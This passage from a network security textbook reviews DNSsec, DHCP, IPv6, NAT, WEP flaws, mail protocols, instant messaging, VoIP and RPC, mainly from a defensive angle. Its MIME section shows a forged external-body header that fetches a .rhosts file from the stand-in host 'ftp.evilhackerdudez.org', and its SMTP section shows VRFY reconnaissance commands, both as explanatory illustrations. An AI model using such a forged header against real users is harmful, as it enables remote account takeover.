The obvious way to fix the problem of spoofed DNS records is to digitally sign them. Note, though, that this doesn't eliminate the problem of the inverse tree—if the owner of a zone is corrupt, he or she can cheerfully sign a fraudulent record. This is prevented via a mechanism known as *DNSsec* [Eastlake, 1999]. The basic idea is simple enough: All "RRsets" in a secure zone have a `SIG` record. Public keys (signed, of course) are in the DNS tree, too, taking the place of certificates. Moreover, a zone can be signed offline, thereby reducing the exposure of private zone-signing keys.

As always, the devil is in the details. The original versions [Eastlake and Kaufman, 1997; Eastlake, 1999] were not operationally sound, and the protocol was changed in incompatible ways. Other issues include the size of signed DNS responses (DNS packets are limited to 512 bytes if sent by UDP, though this is addressed by EDNS0 [Vixie, 1999]); the difficulty of signing a massive zone like .COM; how to handle DNS dynamic update; and subtleties surrounding wildcard DNS records. There's also quite a debate going on about "opt-in": Should it be possible to have a zone (such as .COM) where only some of the names are signed?

These issues and more have delayed any widespread use of DNSsec. At this time, it appears likely that deployment will finally start in 2003, but we've been overly optimistic before.

2.2.3 BOOTP and DHCP

The *Dynamic Host Configuration Protocol (DHCP)* is used to assign IP addresses and supply other information to booting computers (or ones that wake up on a new network). The booting client emits UDP broadcast packets and a server replies to the queries. Queries can be forwarded to other networks using a relay program. The server may supply a fixed IP address, usually based on the Ethernet address of the booting host, or it may assign an address out of a pool of available addresses. DHCP is an extension of the older, simpler BOOTP protocol. Whereas BOOTP only delivers a single message at boot time, DHCP extensions provide for updates or changes to IP addresses and other information after booting. DHCP servers often interface with a DNS server to provide current IP/name mapping. An authentication scheme has been devised [Droms and Arbaugh, 2001], but it is rarely used.

The protocol can supply quite a lot of information—the domain name server and default route address and the default domain name as well as the client's IP address. Most implementations will use this information. It can also supply addresses for things such as the network time service, which is ignored by most implementations.

For installations of any size, it is nearly essential to run DHCP. It centralizes the administration of IP addresses, simplifying administrative tasks. Dynamic IP assignments conserve scarce IP address space usage. It easily provides IP addresses for visiting laptop computers—coffeeshops that provide wireless Internet access have to run this protocol. DHCP relay agents eliminate the need for a DHCP server on every LAN segment.

DHCP logs are important for forensics, especially when IP addresses are assigned dynamically. It is often important to know which hardware was associated with an IP address at a given time; the logged Ethernet address can be very useful. Law enforcement is often very interested in ISP DHCP logs (and RADIUS or other authentication logs; see Section 7.7) shortly after a crime is detected.

The protocol is used on local networks, which limits the security concerns somewhat. Booting clients broadcast queries to the local network. These can be forwarded elsewhere, but either the server or the relay agent needs access to the local network. Because the booting host doesn't know its own IP address yet, the response must be delivered to its layer 2 address, usually its Ethernet address. The server does this by either adding an entry to its own ARP table or emitting a raw layer 2 packet. In any case, this requires direct access to the local network, which a remote attacker doesn't have.

Because the DHCP queries are generally unauthenticated, the responses are subject to man-in-the-middle and DOS attacks, but if an attacker already has access to the local network, then he or she can already perform ARP-spoofing attacks (see Section 2.1.2). That means there is little added risk in choosing to run the BOOTP/DHCP protocol. The interface with the DNS server requires a secure connection to the DNS server; this is generally done via the symmetric-key variant of `SIG` records.

Rogue DHCP servers can beat the official server to supplying an answer, allowing various attacks. Or, they can swamp the official server with requests from different simulated Ethernet addresses, consuming all the available IP addresses.

Finally, some DHCP clients implement lease processing dangerously. For example, *dhclient*, which runs on many UNIX systems, leaves a UDP socket open, with a privileged client program, running for the duration. This is an unnecessary door into the client host: It need only be open for occasional protocol exchanges.

2.3 IP version 6

IP version 6 (IPv6) [Deering and Hinden, 1998] is much like the current version of IP, only more so. The basic philosophy—IP is an unreliable datagram protocol, with a minimal header—is the same, but there are approximately $\aleph_0$ details that matter. Virtually all of the supporting elements are more complex.

11 The most important thing to know about IPv6 is that easy renumbering is one of the design goals. This means that any address-based access controls need to know about renumbering, and need to be updated at the right times. Of course, they need to know about *authentic* renumbering events; fraudulent ones should, of course, be treated with the proper mix of disdain and contempt.

Renumbering doesn't occur instantaneously throughout a network. Rather, the new prefix—the low-order bits of hosts addresses are not touched during renumbering—is phased in gradually. At any time, any given interface may have several addresses, with some labeled "deprecated," i.e., their use is discouraged for new connections. Old connections, however, can continue to use them for quite some time, which means that firewalls and the like need to accept them for a while, too.

2.3.1 IPv6 Address Formats

IPv6 addresses aren't simple 128-bit numbers. Rather, they have structure [Hinden and Deering, 1998], and the structure has semantic implications. There are many different forms of address, and any interface can have many separate addresses of each type simultaneously.

12 The simplest address type is the *global unicast address*, which is similar to IPv4 addresses. In the absence of other configuration mechanisms, such as a DHCP server or static addresses, hosts can generate their own IPv6 address from the local prefix (see Section 2.3.2) and their MAC address. Because MAC addresses tend to be constant for long periods of time, a mechanism is defined to create temporary addresses [Narten and Draves, 2001]. This doesn't cause much trouble for firewalls, unless they're extending trust on the basis of source addresses (i.e., if they're misconfigured). But it does make it a lot harder to track down a miscreant's machine after the fact. If you need to do that, your routers will need to log what MAC addresses are associated with what IPv6 addresses—and routers are not, in general, designed to log such things.

There is a special subset of unicast addresses known as *anycast addresses*. Many different nodes may share the same anycast address; the intent is that clients wishing to connect to a server at such an address will find the closest instance of it. "Close" is measured "as the packets fly," i.e., the instance that the routing system thinks is closest.

Another address type is the *site-local address*. Site-local addresses are used within a "site"; border routers are supposed to ensure that packets containing such source or destination addresses do not cross the boundary. This might be a useful security property *if* you are sure that your border routers enforce this properly.

At press time, there was no consensus on what constitutes a "site." It is reasonably likely that the definition will be restricted, especially compared to the (deliberate) early vagueness. In particular, a site is likely to have a localized view of the DNS, so that one player's internal addresses aren't visible to others. Direct routing between two independent sites is likely to be banned, too, so that routers don't have to deal with two or more different instances of the same address.

It isn't at all clear that a site boundary is an appropriate mechanism for setting security policy. If nothing else, it may be too large. Worse yet, such a mechanism offers no opportunity for finer-grained access controls.

Link-local addresses are more straightforward. They can only be used on a single link, and are never forwarded by routers. Link-local addresses are primarily used to talk to the local router, or during address configuration.

Multicast is a one-to-many mechanism that can be thought of as a subset of broadcast. It is a way for a sender to transmit an IP packet to a group of hosts. IPv6 makes extensive use of multicast; things that were done with broadcast messages in IPv4, such as routing protocol exchanges, are done with multicast in IPv6. Thus, the address FF02:0:0:0:0:0:0:2 means "all IPv6 routers on this link." Multicast addresses are scoped; there are separate classes of addresses for nodes, links, sites, and organizations, as well as the entire Internet. Border routers must be configured properly to avoid leaking confidential information, such as internal videocasts.

2.3.2 Neighbor Discovery

In IPv6, ARP is replaced by the *Neighbor Discovery (ND)* protocol [Narten *et al.*, 1998]. ND is much more powerful, and is used to set many parameters on end systems. This, of course, means that abuse of ND is a serious matter; unfortunately, at the moment there are no well-defined mechanisms to secure it. (The ND specification speaks vaguely of using *Authentication Header (AH)* (which is part of IPsec), but doesn't explain how the relevant security associations should be set up.) There is one saving grace: ND packets *must* have their hop limit set to 255, which prevents off-link nodes from sending such packets to an unsuspecting destination.

Perhaps the most important extra function provided by ND is prefix announcement. Routers on a link periodically multicast *Router Advertisement (RA)* messages; hosts receiving such messages update their prefix lists accordingly. RA messages also tell hosts about routers on their link; false RA messages are a lovely way to divert traffic.

The messages are copiously larded with timers: what the lifetime of a prefix is, how long a default route is good for, the time interval between retransmissions of *Neighbor Solicitation* messages, and so on.

2.3.3 DHCPv6

Because one way of doing something isn't enough, IPv6 hosts can also acquire addresses via IPv6's version of DHCP. Notable differences from IPv4's DHCP include the capability to assign multiple addresses to an interface, strong bidirectional authentication, and an optional mechanism for revocation of addresses before their leases expire. The latter mechanism requires clients to listen continually on their DHCP ports, which may present a security hazard; no other standards mandate that client-only machines listen on any ports. On the other hand, the ability to revoke leases can be very useful if you've accidentally set the lease time too high, or if you want to bring down a DHCP server for emergency maintenance during lease lifetime. Fortunately, this feature is supposed to be configurable; we suggest turning it off, and using modest lease times instead.

2.3.4 Filtering IPv6

We do not have wide area IPv6 yet on most of the planet, so several protocols have been developed to carry IPv6 over IPv4. If you do not want IPv6, tunneled traffic should be blocked. If you want

IPv6 traffic (and you're reading this book), you'll need an IPv6 firewall. If your primary firewall doesn't do this, you'll need to permit IPv6 tunnels, but only if they terminate on the outside of your IPv6 firewall. This needs to be engineered with caution.

There are several ways to tunnel IPv6 over an IPv4 cloud. RFC 3056 [Carpenter and Moore, 2001] specifies a protocol called *6to4*, which encapsulates v6 traffic in IPv4 packets with the protocol number 41. There is running code for *6to4* in the various BSD operating systems. Another protocol, *6over4* [Carpenter and Jung, 1999], is similar. Packet filters can recognize this traffic and either drop it or forward it to something that knows what to do with tunneled traffic. The firewall package *ipf*, discussed in Section 11.3.2, can filter IPv6; however, many current firewalls do not.

Another scheme for tunneling IPv6 over IPv4 is called *Teredo*. (*Teredo navalis* is a shipworm that bores its way through wooden structures and causes extensive damage to ships and other wooden structures.) The protocol uses UDP port 3544 and permits tunneling through *Network Address Translation (NAT)* boxes [Srisuresh and Egevang, 2001]. If you are concerned about this, block UDP port 3544. While it is always prudent to block all UDP ports, except the ones that you explicitly want to open, it is especially important to make sure that firewalls block this one. If used from behind a NAT box, Teredo relies on an outside server with a globally routable address. Given the difficulty of knowing how many NAT boxes one is behind, especially as the number can vary depending on your destination, this scheme is controversial. It is not clear if or when it will be standardized.

A final scheme for tunneling IPv6 over today's Internet is based on circuit relays [Hagino and Yamamoto, 2001]. With these, a router-based relay agent maps individual IPv6 TCP connections to IPv4 TCP connections; these are converted back at the receiving router.

2.4 Network Address Translators

We're running out of IP addresses. In fact, some would say that we have already run out. The result has been the proliferation of NAT boxes [Srisuresh and Holdrege, 1999; Tsirtsis and Srisuresh, 2000; Srisuresh and Egevang, 2001]. Conceptually, NATs are simple: they listen on one interface (which probably uses so-called *private address space* [Rekhter *et al.*, 1996]), and rewrite the source address and port numbers on outbound packets to use the public source IP address assigned to the other interface. On reply packets, they perform the obvious inverse operation. But life in the real world isn't that easy.

Many applications simply won't work through NATs. The application data contains embedded IP addresses (see, for example, the description of FTP in Section 3.4.2); if the NAT doesn't know how to also rewrite the data stream, things will break.

Incoming calls to dynamic ports don't work very well either. Most NAT boxes will let you route traffic to specific static hosts and ports; they can't cope with arbitrary application protocols.

To be sure, commercial NATs do know about common higher-level protocols. But if you run something unusual, or if a new one is developed and your vendor doesn't support it (or doesn't support it on your box, if it's more than a year or so old), you're out of luck.

From a security perspective, a more serious issue is that NATs don't get along very well with encryption. Clearly, a NAT can't examine an encrypted application stream. Less obviously, some forms of IPsec (see Section 18.3) are incompatible with NAT. IPsec can protect the transport layer header, which includes a checksum; this checksum includes the IP address that the NAT box needs to rewrite. These issues and many more are discussed in [Hain, 2000; Holdrege and Srisuresh, 2001; Senie, 2002].

Some people think that NAT boxes are a form of firewall. In some sense, they are, but they're low-end ones. At best, they're a form of packet filter (see Section 9.1). They lack the application-level filtering that most dedicated firewalls have; more importantly, they may lack the necessarily paranoid designers. To give just one example, some brands of home NAT boxes are managed via the Web—via an unencrypted connection only. Fortunately, you can restrict its management service to listen on the inside interface only.

We view the proliferation of NATs as an artifact of the shortage of IPv4 address space. The protocol complexities they introduce make them chancy. Use a real firewall, and hope that IPv6 comes soon.

2.5 Wireless Security

A world of danger can lurk at the link layer. We've already discussed ARP-spoofing. But wireless networks add a new dimension. It's not that they extend the attackers' powers; rather, they expand the reach and number of potential attackers.

The most common form of wireless networking is IEEE 802.11b, known to marketeers as WiFi. 802.11 is available in most research labs, at universities, at conferences, in coffeehouses, at airports, and even in peoples' homes. To prevent random, casual access to these networks, the protocol designers added a symmetric key encryption algorithm called *Wired Equivalent Privacy (WEP)*.

The idea is that every machine on the wireless network is configured with a secret key, and thus nobody without the key can eavesdrop on traffic or use the network. Although the standard supports encryption, early versions supported either no encryption at all or a weak 40-bit algorithm. As a result, you can cruise through cities or high-tech residential neighborhoods and obtain free Internet (or intranet!) access, complete with DHCP support! Mark Seiden coined the term *war driving* for this activity.

Unfortunately, the designers of 802.11 did not get the protocol exactly right. The security flaws resulted from either ignorance of or lack of attention to known techniques. A team of researchers consisting of Nikita Borisov, Ian Goldberg, and David Wagner [2001] discovered a number of flaws that result in attackers being able to do the following: decrypt traffic based on statistical analysis; inject new traffic from unauthorized mobile stations; decrypt traffic based on tricking the access points; and decrypt all traffic after passively analyzing a day's worth of traffic.

This is devastating. In most places, the 802.11 key does not change after deployment, if it is used at all. Considering the huge deployed base of 802.11 cards and access points, it will be a monumental task to fix this problem.

A number of mistakes were made in the design. Most seriously, it uses a stream cipher, which is poorly matched to the task. (See Appendix A for an explanation of these terms.) All users on a network share a common, static key. (Imagine the security of sharing that single key in a community of college students!) The alleged *initialization vector (IV)* used is 24 bits long, guaranteeing frequent collisions for busy access points. The integrity check used by WEP is a CRC-32 checksum, which is linear. In all cases, it would have been trivial to avoid trouble. They should have used a block cipher; failing that, they should have used much longer IVs and a cryptographic checksum. Borisov *et al.* [2001] implemented the passive attack.

WEP also comes with an authentication mechanism. This, too, was easily broken [Arbaugh *et al.*, 2001]. The most devastating blow to WEP, however, came from a theoretical paper that exposed weaknesses in RC4, the underlying cipher in WEP [Fluhrer *et al.*, 2001]. The attack (often referred to as the FMS attack) requires one byte of known plaintext and several million packets, and results in a passive adversary directly recovering the key. Because 802.11 packets are encapsulated in 802.2 headers with a constant first byte, all that is needed is the collection of the packets.

Within a week of the release of this paper, researchers had implemented the attack [Stubblefield *et al.*, 2002], and shortly thereafter, two public tools *Airsnort* and *WEPCrack* appeared on the Web.

13 Given the availability of these programs, WEP can be considered dead in the water. It provides a sense of security, without useful security. This is worse than providing no security at all because some people will trust it. Our recommendation is to put your wireless network outside your firewall, turn on WEP as another, almost useless security layer, and use remote access technology such as an IPsec VPN or *ssh* to get inside from the wireless network.

14 Remember that just because you cannot access your wireless network with a PCMCIA card from the parking lot, it does not mean that someone with an inexpensive high gain antenna cannot reach it from a mile (or twenty miles!) away. In fact, we have demonstrated that a standard access point inside a building is easily reachable from that distance.

On the other hand, you cannot easily say “no” to insiders who want wireless convenience. Access points cost under $150; beware of users who buy their own and plug them into the wall jacks of your internal networks. Periodic scanning for rogue access points is a must. (Nor can you simply look for the MAC address of authorized hosts; many of the commercial access points come with a MAC address cloning feature.)

2.5.1 Fixing WEP

Given the need to improve WEP before all of the hardware is redesigned and redeployed in new wireless cards, the IEEE came up with a replacement called *Temporal Key Integrity Protocol (TKIP)*. TKIP uses the existing API on the card—namely, RC4 with publicly visible IVs—and plays around with the keys so that packets are dynamically keyed. In TKIP, keys are changed often (on the order of hours), and IVs are forced to change with no opportunity to wrap around. Also, the checksum on packets is a cryptographic MAC, rather than the CRC used by WEP. Thus, TKIP is not vulnerable to the Berkeley attacks, nor to the FMS one. It is a reasonable workaround, given the legacy issues involved. The next generation of hardware is designed to support the *Advanced Encryption Standard (AES)*, and is being scrutinized by the security community.

It is not clear that the link layer is the right one for security. In a coffeeshop, the security association is terminated by the store: is there any reason you should trust the shopkeeper? Perhaps link-layer security makes some sense in a home, where you control both the access point and the wireless machines. However, we prefer end-to-end security at the network layer or in the applications.

3

Security Review: The Upper Layers

If you refer to Figure 2.1, you'll notice that the hourglass gets wide at the top, very wide. There are many, many different applications, most of which have some security implications. This chapter just touches the highlights.

3.1 Messaging

In this section, we deal with mail transport protocols. SMTP is the most common mail transport protocol—nearly every message is sent this way. Once mail has reached a destination spool host, however, there are several options for accessing that mail from a dumb server.

3.1.1 SMTP

One of the most popular Internet services is electronic mail. Though several services can move mail on the net, by far the most common is *Simple Mail Transfer Protocol (SMTP)* [Klensin, 2001].

Traditional SMTP transports 7-bit ASCII text characters using a simple protocol, shown below. (An extension, called ESMTP, permits negotiation of extensions, including "8-bit clean"-transmission; it thus provides for the transmission of binary data or non-ASCII character sets.) Here's a log entry from a sample SMTP session (the arrows show the direction of data flow):

```
<--- 220 fg.net SMTP
---> HELO sales.mymegacorp.com
<--- 250 fg.net
---> MAIL FROM:<Anthony.Stazzone@sales.mymegacorp.com>
<--- 250 OK
---> RCPT TO:<ferd.berfle@fg.net>
<--- 250 OK
```

```
---> DATA
<--- 354 Start mail input; end with <CRLF>.<CRLF>
---> From: A.Stazzone@sales.mymegacorp.com
---> To: ferd.berfle@fg.net
---> Date: Thu, 27 Jan 94 21:00:05 EST
--->
---> Meet you for lunch after I buy some power tools.
--->
---> Anthony
---> .
--->
<--- 250 OK
.... sales.mymegacorp.com!A.Stazzone  sent 273 bytes to fg.net!ferd.berfle
---> QUIT
<--- 221 sales.mymegacorp.com Terminating
```

Here, the remote site, SALES.MYMEGACORP.COM, is sending mail to the local machine, FG.NET. It is a simple protocol. Postmasters and hackers learn these commands and occasionally type them by hand.

15 Notice that the caller specified a return address in the MAIL FROM command. At this level, there is no reliable way for the local machine to verify the return address. *You do not know for sure who sent you mail based on SMTP.* You must use some higher level mechanism if you need trust or privacy.

An organization needs at least one mail guru. It helps to concentrate the mailer expertise at a gateway, even if the inside networks are fully connected to the Internet. This way, administrators on the inside need only get their mail to the gateway mailer. The gateway can ensure that outgoing mail headers conform to standards. The organization becomes a better network citizen when there is a single, knowledgeable contact for reporting mailer problems.

The mail gateway is also an excellent place for corporate mail aliases for every person in a company. (When appropriate, such lists must be guarded carefully: They are tempting targets for industrial espionage.)

From a security standpoint, the basic SMTP by itself is fairly innocuous. It could, however, be the source of a *denial-of-service (DOS)* attack, an attack that's aimed at preventing legitimate use of the machine. Suppose we arrange to have 50 machines each mail you 1000 1 MB mail messages. Can your systems handle it? Can they handle the load? Is the spool directory large enough?

The mail aliases can provide the hacker with some useful information. Commands such as

```
VRFY <postmaster>
VRFY <root>
```

often translate the mail alias to the actual login name. This can provide clues about who the system administrator is and which accounts might be most profitable if successfully attacked. It's a matter of policy whether this information is sensitive or not. The *finger* service, discussed in Section 3.8.1, can provide much more information.

The `EXPN` subcommand expands a mailing list alias; this is problematic because it can lead to a loss of confidentiality. Worse yet, it can feed spammers, a life form almost as low as the hacker.

A useful technique is to have the alias on the well-known machine point to an inside machine, not reachable from the outside, so that the expansion can be done there without risk.

The most common implementation of SMTP is contained in *sendmail* [Costales, 1993]. This program is included free in most UNIX software distributions, but you get less than you pay for. *Sendmail* has been a security nightmare. It consists of tens of thousands of lines of C and often runs as *root*. It is not surprising that this violation of the principle of *minimal trust* has a long and infamous history of intentional and unintended security holes. It contained one of the holes used by the Internet Worm [Spafford, 1989a, 1989b; Eichin and Rochlis, 1989; Rochlis and Eichin, 1989], and was mentioned in a *New York Times* article [Markoff, 1989]. Privileged programs should be as small and modular as possible. An SMTP daemon does not need to run as *root*. (To be fair, we should note that recent versions of *sendmail* have been much better. Still, there are free mailers that we trust much more; see Section 8.8.1.)

For most mail gatekeepers, the big problem is configuration. The *sendmail* configuration rules are infamously obtuse, spawning a number of useful how-to books such as [Costales, 1993] and [Avolio and Vixie, 2001]. And even when a mailer's rewrite rules are relatively easy, it can still be difficult to figure out what to do. RFC 2822 [Resnick, 2001] offers useful advice.

Sendmail can be avoided or tamed to some extent, and other mailers are available. We have also seen simple SMTP front ends for *sendmail* that do not run as *root* and implement a simple and hopefully reliable subset of the SMTP commands [Carson, 1993; Avolio and Ranum, 1994]. For that matter, if *sendmail* is not doing local delivery (as is the case on gateway machines), it does not need to run as *root*. It does need write permission on its spool directory (typically, `/var/spool/mqueue`), read permission on `/dev/kmem` (on some machines) so it can determine the current load average, and some way to bind to port 25. The latter is most easily accomplished by running it via *inetd*, so that *sendmail* itself need not issue the `bind` call.

Regardless of which mailer you run, you should configure it so that it will only accept mail that is either from one of your networks, or to one of your users. So-called *open relays*, which will forward e-mail to anyone from anyone, are heavily abused by spammers who want to cover their tracks [Hambridge and Lunde, 1999]. Even if sending the spam doesn't overload your mailer (and it very well might), there are a number of blacklists of such relays. Many sites will refuse to accept any e-mail whatsoever from a known open relay.

If you need to support road warriors, you can use SMTP Authentication [Myers, 1999]. This is best used in conjunction with encryption of the SMTP session [Hoffman, 2002]. The purpose of SMTP Authentication is to avoid having an open relay; open relays attract spammers, and can result in your site being added to a "reject all mail from these clowns" list. This use of SMTP is sometimes known as "mail submission," to distinguish it from more general mail transport.

3.1.2 MIME

16 The content of the mail can also pose dangers. Apart from possible bugs in the receiving machine's mailer, automated execution of *Multipurpose Internet Mail Extensions (MIME)*-encoded messages [Freed and Borenstein, 1996a] is potentially quite dangerous. The structured information encoded in them can indicate actions to be taken. For example, the following is an excerpt from the announcement of the publication of an RFC:

```
Content-Type:   Message/External-body;
        name="rfc2549.txt";
        site="ftp.isi.edu";
        access-type="anon-ftp";
        directory="in-notes"

Content-Type: text/plain
```

A MIME-capable mailer would retrieve the RFC for you automatically.

Suppose, however, that a hacker sent a forged message containing this:

```
Content-Type:   Message/External-body;
        name=".rhosts";
        site="ftp.evilhackerdudez.org";
        access-type="anon-ftp";
        directory="."

Content-Type: text/plain
```

Would your MIME agent blithely overwrite the existing `.rhosts` file in your current working directory? Would you notice if the text of the message otherwise appeared to be a legitimate RFC announcement?

There is a MIME analog to the fragmentation attack discussed on page 21. One MIME type [Freed and Borenstein, 1996b] permits a single e-mail message to be broken up into multiple pieces. Judicious fragmentation can be used to evade the scrutiny of gateway-based virus checkers. Of course, that would not work if the recipient's mailer couldn't reassemble the fragments; fortunately, Microsoft Outlook Express—an unindicted (and unwitting) co-conspirator in many worm outbreaks—can indeed do so. The fix is either to do reassembly at the gateway or to reject fragmented incoming mail.

Other MIME dangers include the ability to mail executable programs, and to mail PostScript files that themselves can contain dangerous actions. Indeed, sending active content via e-mail is a primary vector for the spread of worms and viruses. It is, of course, possible to send a MIME message with a forged `From:` line; a number of popular worms do precisely that. (We ourselves have received complaints, automated and otherwise, about viruses that our machines have allegedly sent.) These problems and others are discussed at some length in the MIME specification; unfortunately, the advice given there has been widely ignored by implementors of some popular Windows-based mailers.

3.1.3 POP version 3

POP3, the Post Office Protocol [Myers and Rose, 1996] is used by simple clients to obtain their mail. Their mail is delivered to a mailbox on a spooling host, perhaps provided by an ISP. When a client runs its mailer, the mailer downloads the waiting messages into the client. The mail is typically removed from the server. While online, the mailer may poll the server at regular intervals to obtain new mail. The client sends mail using SMTP, perhaps directly or through a different mail server. (A number of sites use the POP3 authentication to enable mail-relaying via SMTP, thus blocking spammers. The server caches the IP address of the machine from which the successful POP3 session came; for a limited time thereafter, that machine is allowed to do SMTP relaying.)

The protocol is quite simple, and has been around for a while. The server can implement it quite easily, even with a Perl script. See Section 8.9 for an example of such a server.

POP3 is quite insecure. In early versions, the user's password was transmitted in the clear to obtain access to the mailbox. More recent clients use the APOP command to exchange a challenge/response based on a password. In both cases, the password needs to be stored in the clear on the server. In addition, the authentication exchange permits a dictionary attack on the password. Some sites support POP3 over SSL/TLS [Rescorla, 2000b], but this is not supported by a number of popular clients.

If the server is running UNIX, the POP3 server software typically runs as *root* until authentication is complete, and then changes to the user's account on the server. This means that the user must *have* an account on the server, which is not good—it adds more administrative overhead, and may imply that the user can log into the server itself. This is never a good idea: Users are bad security risks. It also means that another network server is running as *root*. If you're running a large installation, though, you can use a POP3 server that maintains its own database of users and e-mail.

The benefits of POP3 include the simplicity of the protocol (if only network telephony were this easy!) and the easy implementation on the server. It is limited, however—users generally must read their mail from one host, as the mail is generally delivered to the client.

3.1.4 IMAP Version 4

IMAP version 4 [Crispin, 1996] offers remote access to mailboxes on a server. It enables the client and server to synchronize state, and supports multiple folders. As in POP3, mail is still sent using SMTP.

A typical UNIX IMAP4 server requires the same access as a POP3 server, plus more to support the extra features. We have not attempted to "jail" an IMAP server (see Section 8.5), as the POP3 server has supported our needs.

The IMAP protocol does support a suite of authentication methods, some of which are fairly secure. The challenge/response authentication mentioned in [Klensin *et al.*, 1997] is a step in the right direction, but it is not as good as it could be. A shared secret is involved, which again must be stored on the server. It would be better if the challenge/response secret were first hashed with a domain string to remove some password equivalence. (Multiple authentication options always raise the possibility of *version-rollback attacks*, forcing a server to use weaker authentication or cryptography.)

Our biggest reservation about IMAP is the complexity of the protocol, which of course requires a complex server. *If* the server is implemented properly, with a small, simple authentication module as a front end to an unprivileged protocol engine, this may be no worse than user logins to the machine, but you need to verify the design of your server.

3.1.5 Instant Messaging

There are numerous commercial *Instant Messaging (IM)* offerings that use various proprietary protocols. We don't have the time or interest to keep up with all of them. America Online Instant Messenger uses a TCP connection to a master server farm to link AOL Instant Messenger users.

ICQ does the same. It is not clear to us how Microsoft Messenger connects. You might think that messaging services would operate peer-to-peer after meeting at a central point, but peer-to-peer is unlikely to work if both peers are behind firewalls. Central meeting points are a good place to sniff these sessions. False meeting places could be used to attract messaging traffic if DNS queries can be diverted. Messaging traffic often contains sensitive company business, and it shouldn't. The client software usually has other features, such as the ability to send files. Security bugs have appeared in a number of them.

It is possible to provide your own meeting server using something like *jabber* [Miller, 2002]. *Jabber* attempts to provide protocol support for a number of instant messaging clients, though the owners of these protocols often attempt to frustrate this interaction. It even supports SSL connections to the server, frustrating eavesdropping. However, note that if you use server-side gateways, as opposed to multi-protocol clients, you're trusting the server with all of your conversations and—for some protocols—your passwords.

There is a lot of software, both server and clients, for *IRC*, but their security record for these programs has been poor.

The locally run servers have a much better security model but tend to short-circuit the business models of the instant messaging services. The providers of these services realize this, and are trying to move into the business IM market.

Instant messaging can leak personal schedules. Consider the following log from *naim*, a UNIX implementation of the AOL instant messenger protocol:

```
[06:56:02] *** Buddy Fred is now online =)
[07:30:23] *** Buddy Fred has just logged off :(
[08:14:16] *** Buddy Fred is now online =)
```

"Fred" checked his e-mail upon awakening. It took him 45 minutes to eat breakfast and commute to work. This could be useful for a burglar, too.

3.2 Internet Telephony

One of the application areas gathering the most attention is Internet telephony. The global telephone network is increasingly connected to the Internet; this connectivity is providing signaling channels for phone switches, data channels for actual voice calls, and new customer functions, especially ones that involve both the Internet and the phone network.

Two main protocols are used for voice calls, the *Session Initiation Protocol (SIP)* [Rosenberg *et al.*, 2002] and H.323. Both can do far more than set up simple phone calls. At a minimum, they can set up conferences (Microsoft's NetMeeting can use both protocols); SIP is also the basis for some Internet/telephone network interactions, and for some instant messaging protocols.

3.2.1 H.323

H.323 is the ITU's Internet telephony protocol. In an effort to get things on the air quickly, the ITU based its design on Q.931, the ISDN signaling protocol. But this has added greatly to the complexity, which is only partially offset by the existence of real ISDN stacks.

The actual call traffic is carried over separate UDP ports. In a firewalled world, this means that the firewall has to parse the ASN.1 messages (see Section 3.6) to figure out what port numbers should be allowed in. This isn't an easy task, and we worry about the complexity of any firewall that is trying to perform it.

H.323 calls are not point-to-point. At least one intermediate server—a telephone company?—is needed; depending on the configuration and the options used, many more may be employed.

3.2.2 SIP

SIP, though rather complex, is significantly simpler than H.323. Its messages are ASCII; they resemble HTTP, and even use MIME and S/MIME for transporting data.

SIP phones can speak peer-to-peer; however, they can also employ the same sorts of proxies as H.323. Generally, in fact, this will be done. Such proxies can simplify the process of passing SIP through a firewall, though the actual data transport is usually direct between the two (or more) endpoints. SIP also has provisions for very strong security—perhaps too strong, in some cases, as it can interfere with attempts by the firewall to rewrite the messages to make it easier to pass the voice traffic via an application-level gateway.

Some data can be carried in the SIP messages themselves, but as a rule, the actual voice traffic uses a separate transport. This can be UDP, probably carrying *Real-Time Transport Protocol (RTP)*, TCP, or SCTP.

We should note that for both H.323 and SIP, much of the complexity stems from the nature of the problem. For example, telephone users are accustomed to hearing "ringback" when they dial a number and the remote phone is ringing. Internet telephones have to do the same thing, which means that data needs to be transported even before the call is completed. Interconnection to the existing telephone network further complicates the situation.

3.3 RPC-Based Protocols

3.3.1 RPC and Rpcbind

Sun's *Remote Procedure Call (RPC)* protocol [Srinivasan, 1995; Sun Microsystems, 1990] underlies a few important services. Unfortunately, many of these services represent potential security problems. RPC is used today on many different platforms, including most of Microsoft's operating systems. A thorough understanding of RPC is vital.

The basic concept is simple enough. The person creating a network service uses a special language to specify the names of the external entry points and their parameters. A precompiler converts this specification into *stub* or glue routines for the client and server modules. With the help of this glue and a bit of boilerplate, the client can make seemingly ordinary subroutine calls to a remote server. Most of the difficulties of network programming are masked by the RPC layer.

RPC can live on top of either TCP or UDP. Most of the essential characteristics of the transport mechanisms show through. Thus, a subsystem that uses RPC over UDP must still worry about lost messages, duplicates, out-of-order messages, and so on. However, record boundaries are inserted in the TCP-based version.

RPC messages begin with their own header. It includes the *program number*, the *procedure number* denoting the entry point within the procedure, and some version numbers. Any attempt to filter RPC messages must be keyed on these fields. The header also includes a sequence number, which is used to match queries with replies.

17 There is also an authentication area. A null authentication variant can be used for anonymous services. For more serious services, the so-called UNIX authentication field is included. This includes the numeric user-id and group-id of the caller, and the name of the calling machine. Great care must be taken here! The machine name should never be trusted (and important services, such as older versions of NFS, ignore it in favor of the IP address), and neither the user-id nor the group-id are worth anything at all unless the message is from a privileged port on a UNIX host. Indeed, even then they are worth little with UDP-based RPC; forging a source address is trivial in that case. *Never take any serious action based on such a message.*

RPC does support some forms of cryptographic authentication. Older versions use DES, the Data Encryption Standard [NBS, 1977]. All calls are authenticated using a shared *session key* (see Chapter 18). The session keys are distributed using Diffie-Hellman exponential key exchange (see [Diffie and Hellman, 1976] or Chapter 18), though Sun's original version wasn't strong enough [LaMacchia and Odlyzko, 1991] to resist a sophisticated attacker.

More recent versions use Kerberos (see Section 18.1) via GSS-API (see [Eisler *et al.*, 1997] and Section 18.4.6.) This is a much more secure, much more scalable mechanism, and it is used for current versions of NFS [Eisler, 1999].

OSF's *Distributed Computing Environment (DCE)* uses DES-authenticated RPC, but with Kerberos as a key distribution mechanism [Rosenberry *et al.*, 1992]. DCE also provides *access control lists* for authorization.

With either type of authentication, a host is expected to cache the authentication data. Future messages may include a pointer to the cache entry, rather than the full field. This should be borne in mind when attempting to analyze or filter RPC messages.

The remainder of an RPC message consists of the parameters to (or results of) the particular procedure invoked. These (and the headers) are encoded using the *External Data Representation (XDR)* protocol [Sun Microsystems, 1987]. XDR does not include explicit tags; it is thus impossible to decode—and hence filter—without knowledge of the application.

